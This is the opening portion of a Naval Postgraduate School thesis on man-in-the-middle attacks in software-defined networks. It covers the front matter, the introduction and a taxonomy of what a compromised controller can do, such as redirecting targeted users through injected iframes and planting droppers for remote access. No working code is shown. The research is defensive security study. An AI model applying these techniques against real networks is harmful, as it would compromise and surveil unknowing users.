



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

**A TAXONOMY FOR SOFTWARE-DEFINED
NETWORKING, MAN-IN-THE-MIDDLE ATTACKS**

by

Briana D. Fischer
Anita M. Lato

September 2016

Thesis Advisor:
Co-Advisor:

John McEachen
Rob Beverly

Approved for public release. Distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC 20503.				
1. AGENCY USE ONLY (Leave blank)	2. REPORT DATE September 2016	3. REPORT TYPE AND DATES COVERED Master's thesis		
4. TITLE AND SUBTITLE A TAXONOMY FOR SOFTWARE-DEFINED NETWORKING, MAN-IN-THE-MIDDLE ATTACKS			5. FUNDING NUMBERS	
6. AUTHOR(S) Briana D. Fischer and Anita M. Lato				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER	
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING / MONITORING AGENCY REPORT NUMBER	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB number ____N/A____.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.			12b. DISTRIBUTION CODE	
13. ABSTRACT (maximum 200 words) In contrast to traditional networks, Software Defined Networking (SDN) allows the programming of network functions via an Application Programming Interface (API). The ability to implement the APIs in software is advantageous for traffic manipulation in SDN. With automated logic being programmed into a centralized component of the SDN, network operators are presented with new and scalable methods for traffic manipulation. Enterprises and Internet Service Providers of all sizes can implement these techniques to great effect. Of particular concern are large state-owned providers. A motivation for this thesis came from a case study on China's Great Cannon and how the operators redirect benign traffic via content injection. In a technically similar fashion, we implemented targeted redirection on a software-defined network. Our experimentation demonstrates how an owner of the network can use man-in-the-middle (MiTM) techniques to redirect the traffic of unknowing users. To enable these techniques we wrote a MiTM application to redirect targeted users to a malicious server. Within a multi-switch test bed, our experimental results show that forcing our MiTM application to pass the injected response packet on a directed path to the switch closest to the targeted destination reduces the overall response time. In addition to testing for a route that would reduce overall HTTP response times, we illustrate the technical requirements of the attack in our MiTM taxonomy.				
14. SUBJECT TERMS software-defined networking, man in the middle, iframe injection, openflow, Ryu, mininet			15. NUMBER OF PAGES 133	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release. Distribution is unlimited.

**A TAXONOMY FOR SOFTWARE-DEFINED NETWORKING, MAN-IN-THE-
MIDDLE ATTACKS**

Briana D. Fischer
Civilian, Department of Defense
B.A., Stockton College of New Jersey, 2014

Anita M. Lato
Civilian, Department of Defense
B.S., Stockton College of New Jersey, 2014

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

**NAVAL POSTGRADUATE SCHOOL
September 2016**

Approved by: John McEachen
Thesis Advisor

Rob Beverly
Co-Advisor

Peter Denning
Chair, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

DISCLAIMER

Partial support for this work was provided by the National Science Foundation's CyberCorps: Scholarship for Service (SFS) program under Award No. 1241432. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

The views expressed in this thesis are those of the authors and do not reflect the official policy or position of the Department of Defense or the U.S. government.

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

In contrast to traditional networks, Software Defined Networking (SDN) allows the programming of network functions via an Application Programming Interface (API). The ability to implement the APIs in software is advantageous for traffic manipulation in SDN. With automated logic being programmed into a centralized component of the SDN, network operators are presented with new and scalable methods for traffic manipulation. Enterprises and Internet Service Providers of all sizes can implement these techniques to great effect. Of particular concern are large state-owned providers. A motivation for this thesis came from a case study on China's Great Cannon and how the operators redirect benign traffic via content injection. In a technically similar fashion, we implemented targeted redirection on a software-defined network. Our experimentation demonstrates how an owner of the network can use man-in-the-middle (MiTM) techniques to redirect the traffic of unknowing users. To enable these techniques we wrote a MiTM application to redirect targeted users to a malicious server. Within a multi-switch test bed, our experimental results show that forcing our MiTM application to pass the injected response packet on a directed path to the switch closest to the targeted destination reduces the overall response time. In addition to testing for a route that would reduce overall HTTP response times, we illustrate the technical requirements of the attack in our MiTM taxonomy.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	SOFTWARE-DEFINED NETWORK ARCHITECTURE	2
B.	MOTIVATIONS	4
	1. Active Networking	5
	2. Toward a Man-in-the-Middle Attack Taxonomy	7
C.	APPLICABILITY TO DOD	11
D.	SUMMARY OF CONTRIBUTIONS.....	12
II.	BACKGROUND AND RELATED WORK	13
A.	SDN BACKGROUND	13
	1. Components	13
B.	SDN APPLICATION PROGRAMMING INTERFACES	17
	1. Software Defined Man-in-the-Middle Attack	19
C.	TEST BED COMPONENTS	20
	1. The Ryu Controller	20
	2. OpenFlow Switches.....	21
D.	ATTACK THREAT MODEL IN SDN.....	22
	1. SDN Applications.....	23
	2. OpenFlow Protocol	23
	3. Iframe Web Traffic Redirection.....	25
	4. Active Attack Flow.....	27
E.	RELATED WORK	29
	1. Switch and Host Based Attacks	30
	2. Centralized Control	31
	3. Man-in-the-Middle.....	32
	4. Existing Taxonomies	35
	5. Case Study	36
III.	METHODOLOGY	39
A.	MAN-IN-THE-MIDDLE ATTACK STRUCTURE.....	39
B.	PHYSICAL TESTBED TOPOLOGY	42
C.	MININET INSTALLATION AND SET UP	45
D.	LEARNING SWITCH IMPLEMENTATION	48
E.	IMPLEMENTATION EXPERIMENT IN MININET	49
F.	IMPLEMENTATION EXPERIMENT IN PHYSICAL TEST BED	54
G.	TRANSFERRING FROM A VIRTUAL TO A PHYSICAL LAB	58

1.	Application Modifications	58
2.	Switch Modifications	62
H.	MAN-IN-THE-MIDDLE PROGRAM DETAILS.....	63
1.	Functions.....	64
2.	Basic Topology of a MiTM Redirection Attack	66
IV.	ANALYSIS AND TESTING	69
A.	EXPERIMENT ONE: NON-TARGETED CLIENT	70
B.	EXPERIMENT TWO: TARGETED CLIENT	73
1.	Execution Time of MiTM Application	75
C.	EXPERIMENT THREE: TARGETED CLIENT WITH A DIRECTED ROUTE	77
D.	INTRODUCING TRAFFIC WITH IPERF	83
1.	Iperf Experiment Results	85
V.	CONCLUSIONS AND FUTURE WORK	89
A.	FUTURE WORK	90
1.	Create a Learning Switch for MiTM Attacks	90
2.	Redirect Client to Exploit Server	90
3.	MiTM as an Access Vector.....	90
4.	Target Traffic on Other Attributes	91
5.	Improving Upon Negative Difference in HTTP Timing.....	91
6.	Using Python Profile Library to Measure Execution Time	91
7.	HTTP Workload Generator.....	91
	APPENDIX: MITM APPLICATION SOURCE CODE	93
	LIST OF REFERENCES	105
	INITIAL DISTRIBUTION LIST	111

LIST OF FIGURES

Figure 1.	SDN Logical Structure. Source: Stallings (2013).....	3
Figure 2.	Man-in-the-Middle (MiTM) Taxonomy	10
Figure 3.	OpenFlow: Anatomy of a Flow Table Entry. Source: Rahman (2015).....	15
Figure 4.	SDN Switch State. Source: (Keller, Ghorbani, Caesar, & Rexford, 2012).	16
Figure 5.	Application Programming Interfaces in SDN.....	18
Figure 6.	SDN Attack Threat Model	23
Figure 7.	Code Snippet of Iframe Injection.....	26
Figure 8.	Dimension Iframe	27
Figure 9.	Invisible Iframe	27
Figure 10.	Phase 1: Victim Request to Webpage	28
Figure 11.	Phase 2: Attacker Intercepts the Response	28
Figure 12.	Phase 3: Attacker Redirect.....	29
Figure 13.	Hong <i>et al.</i> MiTM Attack	33
Figure 14.	Web Request and Response Packets Flowing on a Software-Defined Network after the Appropriate Flow Rules are Installed	40
Figure 15.	Man-in-the-Middle Application Redirection	41
Figure 16.	SDN Physical Test Bed.....	43
Figure 17.	SDN Logical Test Bed	44
Figure 18.	Mininet Linear Topology	46
Figure 19.	Mininet Linear Topology via the Command Line	46
Figure 20.	Starting a New Instance of Mininet	47
Figure 21.	Running an Application on the Controller (c0)	48

Figure 22.	Requesting a Web Page via Firefox.....	49
Figure 23.	Mininet Web Request Stages	51
Figure 24.	Switch Table Output after h3 Sends Web Request.....	52
Figure 25.	Example Output of HTTP Response to h2	53
Figure 26.	Example Output of HTTP Response to Target h3	53
Figure 27.	Client Sending Web Request to Benign Web Server.....	55
Figure 28.	Benign Content Being Served to Targeted Client 10.10.10.5.....	55
Figure 29.	Malicious Server Sending Malware to Targeted Client 10.10.10.5.....	56
Figure 30.	Wireshark Demonstrating Explicit Output to the Controller.....	56
Figure 31.	Source Code Output to Non Targeted Client (Without Redirection)	57
Figure 32.	Source Code Output to Targeted Client.....	57
Figure 33.	DPID Being Used in Virtual Environment Code.....	58
Figure 34.	Web Server IP Being Used in Physical Test Bed Code.....	59
Figure 35.	Initializing IP-to-Port Dictionary	59
Figure 36.	Virtual Lab Environment Code Sample for ARP Checking.....	60
Figure 37.	Physical Test Bed Code Sample for ARP Checking	60
Figure 38.	Virtual Lab Environment Code Sample for ARP Processing.....	61
Figure 39.	Physical Test Bed Code Sample for ARP Processing	61
Figure 40.	Running Switch Configuration	63
Figure 41.	MiTM Redirection in Mininet	67
Figure 42.	Experiment One: Physical Set Up.....	72
Figure 43.	Wireshark Filter for HTTP Response Time.....	73
Figure 44.	Inspecting Response Source Code for the Iframe Injected.....	74
Figure 45.	Malware Server's Web Log	74
Figure 46.	Redirection Complete Message Created by the Controller.....	75

Figure 47.	Execution of MiTM Application	76
Figure 48.	Datapath ID of 10.10.0.10 Switch	78
Figure 49.	DPSets Method Added to MiTM Application.....	79
Figure 50.	Controller's Redirection Completed to 10.10.0.10 Switch.....	80
Figure 51.	Execution of MiTM Application with a Directed Route	81
Figure 52.	Box-Plot Comparison of Response Times	82
Figure 53.	Switch Mapping on Our Large-Scale Physical Test Bed.....	84
Figure 54.	Large Scale Simulation of Iperf Experimentation with Raspberry Pi's and Switches on Physical Test Bed	85
Figure 55.	Iperf Box-Plot Comparison of Response Times At A Bandwidth Of 50 Mbps	87
Figure 56.	Iperf Box-Plot Comparison of Response Times at a Bandwidth of 350 Mbps	88

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

Table 1.	A Step-by-Step Explanation of MiTM Application Redirection.....	42
Table 2.	MiTM Redirection Steps Explained for Mininet	67
Table 3.	Iperf Client Server Connections.....	86

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

API	Application Programming Interface
ARP	Address Resolution Protocol
C&C	Command and Control
CCW	Center for Cyber Warfare
CLI	Command Line Interface
DARPA	Defense Advanced Research Projects Agency
DCO	Defense Cyber Operations
DNS	Domain Name Service
DOD	Department of Defense
DPID	Datapath ID
GC	Great Cannon
GUI	Graphical User Interface
HP	Hewlett Packard
HTML	Hypertext Markup Language
HTS	Host Tracking Service
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IP	Internet Protocol
ISP	Internet Service Provider
LLDP	Link Layer Discovery Protocol
LTS	Laboratory for Telecommunication Sciences
MAC	Media Access Control
MiTM	Man in the Middle
NSF	National Science Foundation
OCO	Offensive Cyber Operations
OOBM	Out of Band Management
RAT	Remote Access Tool
REST	Representational State Transfer
SDN	Software Defined Networking
SSH	Secure Shell

TCP	Transmission Control Protocol
URL	Uniform Resource Locator
USB	Universal Serial Bus
VLAN	Virtual Local Area Network
VM	Virtual Machine

ACKNOWLEDGMENTS

I would like to thank Anita for being a constant support for me these past two years. To my family Mom, Dad, and Chris, thank you for your encouragement and unwavering love. Without you all, I would not be in the place I am today.

—Briana D. Fischer

I would like to thank my mom, sister and brother for motivating me to do my best day in and day out. I would not be who I am today without you. I would also like to thank Briana. This program has presented challenges that I could not have conquered without you. You were always there for me, and I could never thank you enough. Always remember to “clear the cache” before “firing the packet!”

—Anita M. Lato

We both would also like to thank Tom Parker, for being our on-call expert as we worked on our research, and our advisors, Dr. McEachen and Dr. Beverly, for their continuous support.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Software Defined Networking (SDN) enables more flexible control of the network by allowing forwarding decisions to be made through the programmed learning of a central controller and its applications as opposed to the traditional distributed control. Significant attention has been given to SDN based on its potential for solving persistent problems in the network security space (Gupta & Ramakrishna, 2013). Operators of a software-defined network can control the allocation of resources programmatically rather than manually, which greatly reduces operational costs. Also, through the use of OpenFlow, SDN owners have the ability to choose commodity hardware from a variety of vendors. In contrast, traditional networking is limited by proprietary costs. Given its operational appeal and wide-ranging ability to manipulate large-scale networks, current knowledge detailing SDN threats and attacks is surprisingly quite limited. Our research will demonstrate that SDN can be leveraged to perform man-in-the-middle (MiTM) techniques. This specific problem is unique from other research endeavors in this space because it examines MiTM techniques and their corresponding effects from the perspective of a compromised controller.

Our study will include an examination of man-in-the-middle-based maneuvers by anyone who has command and control capability on the controller. Risks of this nature must be considered before SDN can be implemented on a military installation or on a large scale. These security risks can be overlooked with all of the new automated intelligence implemented on a centralized controller that drives a SDN environment. This centralization creates possibilities for abusing innocent users and presents itself as a worthwhile target for nefarious actors. It is important to note that the controller has complete and total command over the entire network. It has a view of all of the nodes and traffic flow, and therefore has the ability to manipulate the communication flow throughout (Dixit, Hao, Mukherjee, & Lakshman, 2013). Today's adversaries exploit vulnerabilities by compromising a single centralized vector in the environment (Markku Antikainen, 2014). One can imagine the power that comes with the ability to command a SDN controller. Once an adversary has control over this component, maximum impact

can be induced across the entire network space. Traffic manipulation in SDN has many side effects that can directly affect the DOD community and national security. Specifically, exploitation often leads to active traffic redirection and manipulation, which will be covered in depth throughout this thesis. The standout features of SDN for this research are the new traffic engineering techniques available that can be used to reveal a global view of the network status and flow pattern characteristics inside switch tables. This thesis will examine the consequences of using such techniques for network control in an SDN environment and the corresponding implications it could have to a large user populace.

Increasing interest in SDN capabilities and the growth of applications in SDN environments underscore the importance of security as its widespread adoption presents a more lucrative target for network attackers around the globe. This expanded prevalence has created a need for greater security measures. Our research will demonstrate OpenFlow based traffic manipulation techniques that expose the compromised SDN ecosystem potential in an effort to make it more robust and contribute to the common body of knowledge that surrounds its security context.

A. SOFTWARE-DEFINED NETWORK ARCHITECTURE

The recently emergent SDN paradigm addresses the challenge of unified network control by separating the forwarding of packet traffic in the network from the controller, also referred to as the main control component in SDN (Ali, Sivaraman, Radford, & Jha, 2015). These two elements are often referred to as the data and control plane of SDN. The separation of these elements allows the forwarding of packets at the switch level on the data plane. The data plane allows the switches to match on rules that are installed in each of their flow tables (Ali, Sivaraman, Radford, & Jha, 2015). The OpenFlow protocol injects the rules that are being managed remotely by the controller, which is communicating with the switches. An example of a standard SDN architecture can be found in Figure 1.




Figure 1. SDN Logical Structure. Source: Stallings (2013).

A logically centralized controller provides an abstraction for application developers of SDN because it enables a programmable interface that will allow customized software to be deployed into the environment. This is different from a distributed control plane where modes of control are coming off of several different components (Ali, Sivaraman, Radford, & Jha, 2015). Ali et al. also explains the abstracted environment of SDN as compared to an operating system where the controller

acts as the operating system kernel. Specifically, the kernel is abstracting away the forwarding hardware. In this case, this removes the need for having a separate policy on every middle box on of the network. Instead, high-level policies for the entire network can be defined through an Application Programming Interfaces (API) running on an application at the controller level, which can translate and install localized flow rules into a switch (Ali, Sivaraman, Radford, & Jha, 2015).

The topology of SDN ties back to the core difference that separates it from the networks of today's world. As Stallings (2013) describes, "current networks are vertically integrated, meaning that the data and control planes are incorporated inside the networking devices" (p. 1). SDN breaks this vertical integration by separating out the two planes and logic from the routers and switches that forward the traffic (Shin S., 2013). Our MiTM framework research will be incorporated into different types of injection points in an attempt to demonstrate which are more effective and which are affected by traffic delay. We will discuss our approach to injection in Chapter IV.

By having a single control plane for all switches on the network, an administrator can program logic into the environment to enable flow-control capabilities from one location. This is especially important in our research, as we require a certain level of traffic control. This cuts out the requirement of the administrator to manage every switch via disparate functionality. The context of the traffic manipulation within the network pertaining to our research will be addressed in later chapters.

B. MOTIVATIONS

The northbound API is a programming interface used by SDN applications to manage and manipulate packet flows within the network. Our research is motivated by this capability to program flow modifications into the switch tables on the data plane of the network. The network elements that enforce the rules provided by the application via the northbound API may be physical or virtual, or a combination of both. In our research, we used a purely virtual environment called Mininet and also a physical environment that consisted of Hewlett Packard (HP) switches discussed in depth in Chapter II.

Hypertext Transfer Protocol (HTTP) response times on the network are important for the execution of a covert MiTM attack. As operators of a control program making modifications to targeted traffic, we do not want our target to experience delay in their browsing activities. Our research aims to serve the web response in a timely manner that is comparable to a normal HTTP exchange to disguise our redirection activity. Our research presents a modified version of our application to reduce the overall end-to-end HTTP response times in order to mask our activities and blend in with normal network traffic. Using switch flow manipulation techniques to achieve this, and based on our experimentation, we seek to discern the empirically best injection route for our MiTM attack.

1. Active Networking

“Active Networking (AN) leverages a decreasing cost of processing and memory to add intelligence in network nodes (routers and switches) to provide enhanced services within the network” (Jalili-Kharaajoo, Dehestani, & Motallebpour, 2003, p. 1). An example of active networking in practice is the Defense Advanced Research Projects Agency (DARPA) active network research program where the creators are “developing mechanisms for dynamically deploying portable network software in active nodes, which may be programmable routers, middle boxes, or end systems” (Braden, Lindell, Berson, & Faber, 2012, p. 1).

An attacker could then conduct a passive collection attack on this information. Active attacks differ from passive attacks for two major reasons. For one, the attacker, rather than the victim, initiates the connection. Second, the attacker specifies a target of his/her choosing rather than being limited by the web browsing activity of the victim.

As an example, a researcher can create a customized program on a node of their choosing and instruct it to handle packets on an individual user basis and to handle targeted packets differently from others. This type of injected control into the traffic flow can have a widespread effect on potentially thousands of SDN nodes. Especially from the level of the controller, the majority of the nodes will not be able to detect that anything is going on behind the scenes with their traffic. Although they may perceive a

communication path between their machine and web server, they may not be able to see that their traffic actually takes an alternative route in a different communication path on the network on its way to the web server. This type of packet introspection is readily available to the operator of the controller and would be hard for an unknowing user to recognize (Gupta & Ramakrishna, 2013). Furthermore, “in an active attack scenario, a nefarious third party manipulates a response within a legitimate session in a way that tricks the client into issuing an unwanted request, unknown to the user that discloses sensitive information” (Saltzman & Sharabani, 2009, p. 3). This type of activity will be demonstrated in our research. Our research will include dictating a wide portion of network traffic, which can be used to target a very select populace transmitting traffic through SDN.

Conventional networks are not “programmable” in any meaningful sense of the word. Active networking represented a radical approach to network control via a programming interface (or network API) that exposed resources (e.g., processing, storage, and packet queues) on individual network nodes, and supported the construction of custom functionality to apply a subset of packets passing through the node.” (Feamster, Rexford, & Zegura, 2013, p. 4).

Feamster et al. (2013) continually assert that active networking offers the unique perspective of unified control over switches on the network that could replace ad-hoc approaches that aim to manage them separately.

We seek to apply this concept to the SDN space and refer to it as Active SDN. An active network architecture includes hardware that can switch and route traffic while also giving the operator an option to execute code within active packets traversing switch fabric. In the SDN space, this is analogous to the logic that is being implemented in the controller. “Active networking essentially places computation within packets traveling through the network” (Varadharajan, Shankaran, & Hitchens, 1999, p. 1; Zarek, 2012). The control plane of SDN is a functionally separate part of the overall networking system. Instead of forwarding traffic to a destination, which is the job of the data plane, the control plane makes a decision based on programmable logic about where traffic is sent (Anan, Ala, Nidal, Ting-Yu, & Husnain, 2016). The relationship between active

networking and SDN is primarily based upon how the communication channels are partitioned throughout the architecture (Stallings, 2013).

2. Toward a Man-in-the-Middle Attack Taxonomy

A main motivation of our research is the development of an extensible MiTM Taxonomy for SDN, a large part of which was inspired by the Chinese Great Canon (GC). We find value in the technical specifications of the tool, as described in a report by Citizen Labs, and its potential for similarities in SDN: “With a simple modification, the tool can even disseminate malware. The operational deployment of the GC represents a significant escalation in state-level information control: the normalization of widespread use of an attack tool to enforce censorship by weaponizing users” (Marczak, Dalek, Scott-Railton, Deibert, & McKune, 2015).

Building upon the momentous effects of the GC, our research proposes a functional MiTM taxonomy based on the inner workings of the SDN environment as opposed to a traditional network. Figure 2 frames our functional taxonomy and breaks down its impacts on the network into four subcategories: application traffic control, target, informational impact, and operational impact. Ultimately, our research will demonstrate how we can redirect users of the software-defined network to locations of our choosing.

Our taxonomy is based from the view of the controller on a software-defined network. Assuming that we command the controller, it defines what types of attacks we can achieve and how will they effect the information and systems.

Traffic Control (Application): This describes a software-defined network application that has the ability to influence traffic through the nodes on a network. Using standard APIs, an SDN application programmer can interface directly from the controller with switches. In our case, these switches communicate over the OpenFlow protocol.

- Flowmod Actions: A flow modification (flowmod) allows the controller to modify the state of an OpenFlow switch (Pfaff, Lantz, & Heller, 2012).
 - ADD: creates a new flow to the specified switches flow table.
 - MODIFY: changes a preexisting flow in the switches flow table.

- DELETE: removes a preexisting flow in the switches flow table.
- DROP: discard a packet coming into the switches flow table.
- Targeting Traffic to Send to Controller: In a software-defined network this describes tagging a specific flow based on its source and destination Internet Protocol (IP) address and port number.
- Redirection: This describes targeting a specific flow and sending it to another machine or service unbeknownst to the victim. An example would be injecting an iframe into a HTTP Response flow to a targeted victim redirecting them to a malicious server. This will be shown as a proof of concept in subsequent chapters.

Target: A component within a software-defined network that is altered in a negative or otherwise unexpected manner.

- Host: a system on the data plane of a software-defined network.
- Switch: a system on the data plane which can be installed with a protocol, such as OpenFlow, for communication with the controller of the network and management of switch table rules.
- Packets: Altering the contents or metadata of a packet traversing the software-defined network.

Informational Impact: In a software-defined network, this describes the impact an owner of the controller would have on the targets information. The following quoted bullet points illustrate this impact:

- Deny: Denying legitimate users access to information within their own systems or networks.
- Disclosure: Illegitimate access to or disclosure of sensitive or confidential information.
- Discover: Discovery of information previously unknown to the operator of the controller, which could potentially give that operator additional advantages during follow on operations.
- Distort: Distorting or changing information in a target system in a way that disadvantages the legitimate users of that information and or provides advantages for the attacker (Applegate & Stavrou, 2013).

Systems Impact: This subcategory describes the impact of manipulation on actual victim nodes of the software-defined network.

- **Installation of Malware:** The installation of malicious code or software onto the target host. We can plant a dropper on an infected webpage of our choosing and have the victim visit the site. Once they do, the malware will be downloaded to their local machine and give us remote access capabilities.
- **Denial of Service:** Denying a victim access to information or system services. For example, we can deny an end host on the network access to a webpage.
- **Misuse of Resources:** Using a component of the network in a way that it was not intended. Specifically, we abuse the power of the controller and alter switch tables to route packets through different nodes on the network than they would have otherwise traversed.
- **End Host Compromise:** Compromising the traffic of a targeted victim in the network.




Figure 2. Man-in-the-Middle (MiTM) Taxonomy

C. APPLICABILITY TO DOD

